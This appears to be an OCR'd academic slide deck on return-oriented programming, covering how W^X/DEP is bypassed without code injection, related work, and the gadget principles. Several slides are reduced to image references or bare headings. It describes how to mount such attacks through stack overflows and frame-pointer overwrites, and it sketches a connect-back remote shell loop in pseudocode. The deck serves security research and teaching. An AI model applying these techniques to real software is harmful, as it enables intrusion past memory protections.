Return-oriented Programming: Exploitation without Code Injection

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
Bad code versus bad behavior



Problem: this implication is false!

The Return-oriented programming thesis

any sufficiently large program codebase

arbitrary attacker computation and behavior,
without code injection

(in the absence of control-flow integrity)

Security systems endangered:

- W-xor-X aka DEP
  - Linux, OpenBSD, Windows XP SP2, MacOS X
  - Hardware support: AMD NX bit, Intel XD bit
- Trusted computing
- Code signing: Xbox
- Binary hashing: Tripwire, etc.
- … and others

Return-into-libc and W^X

W-xor-X

- Industry response to code injection exploits
- Marks all writeable locations in a process' address space as nonexecutable
- Deployment: Linux (via PaX patches); OpenBSD; Windows (since XP SP2); OS X (since 10.5); …
- Hardware support: Intel "XD" bit, AMD "NX" bit (and many RISC processors)

Return-into-libc

- Divert control flow of exploited program into libc code
  - system(), printf(), …
- No code injection required

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc — remove system()?

- We show: this perception is *false*.

The Return-oriented programming thesis: return-into-libc special case

attacker control of stack

arbitrary attacker computation and behavior
via return-into-libc techniques

(given any sufficiently large codebase to draw on)


Our return-into-libc generalization


- Gives Turing-complete exploit language
  - exploits aren't straight-line limited
- Calls no functions at all
  - can't be defanged by removing functions like system()
- On the x86, uses "found" insn sequences, not code intentionally placed in libc
  - difficult to defeat with compiler/assembler changes

Return-oriented programming

connect back to attacker
while socket not eof
    read line
    fork, exec named progs

```
…
again:
mov i(s), ch
cmp ch, '|'
jeq pipe
…
…
decr i
jnz again
…
```





Related Work


- Return-into-libc: Solar Designer, 1997
  - Exploitation without code injection
- Return-into-libc chaining with retpop: Nergal, 2001
  - Function returns into another, with or without frame pointer
- Register springs, dark spyrit, 1999
  - Find unintended "jmp %reg" instructions in program text
- Borrowed code chunks, Krahmer 2005
  - Look for short code sequences ending in "ret"
  - Chain together using "ret"

Mounting attack

- Need control of memory around %esp
- Rewrite stack:
  - Buffer overflow on stack
  - Format string vuln to rewrite stack contents
- Move stack:
  - Overwrite saved frame pointer on stack;
    on leave/ret, move %esp to area under attacker control
  - Overflow function pointer to a register spring for %esp:
    - set or modify %esp from an attacker-controlled register
    - then return


Principles of return-oriented programming

Ordinary programming: the machine level




- Instruction pointer (%eip) determines which instruction to fetch & execute
- Once processor has executed the instruction, it automatically increments %eip to next instruction
- Control flow by changing value of %eip

Return-oriented programming: the machine level




- *Stack pointer* (%esp) determines which instruction sequence to fetch & execute
- Processor doesn't automatically increment %esp; — but the "ret" at end of each instruction sequence does

No-ops




- No-op instruction does nothing but advance %eip
- Return-oriented equivalent:
  - point to return instruction
  - advances %esp
- Useful in nop sled

Immediate constants




- Instructions can encode constants
- Return-oriented equivalent:
  - Store on the stack;
  - Pop into register to use

Control flow



- Ordinary programming:
  - (Conditionally) set %eip to new value
- Return-oriented equivalent:
  - (Conditionally) set %esp to new value

Gadgets: multiple instruction sequences




- Sometimes more than one instruction sequence needed to encode logical unit
- Example: load from memory into register:
  - Load address of source word into %eax
  - Load memory at (%eax) into %ebx

A Gadget Menagerie


Gadget design

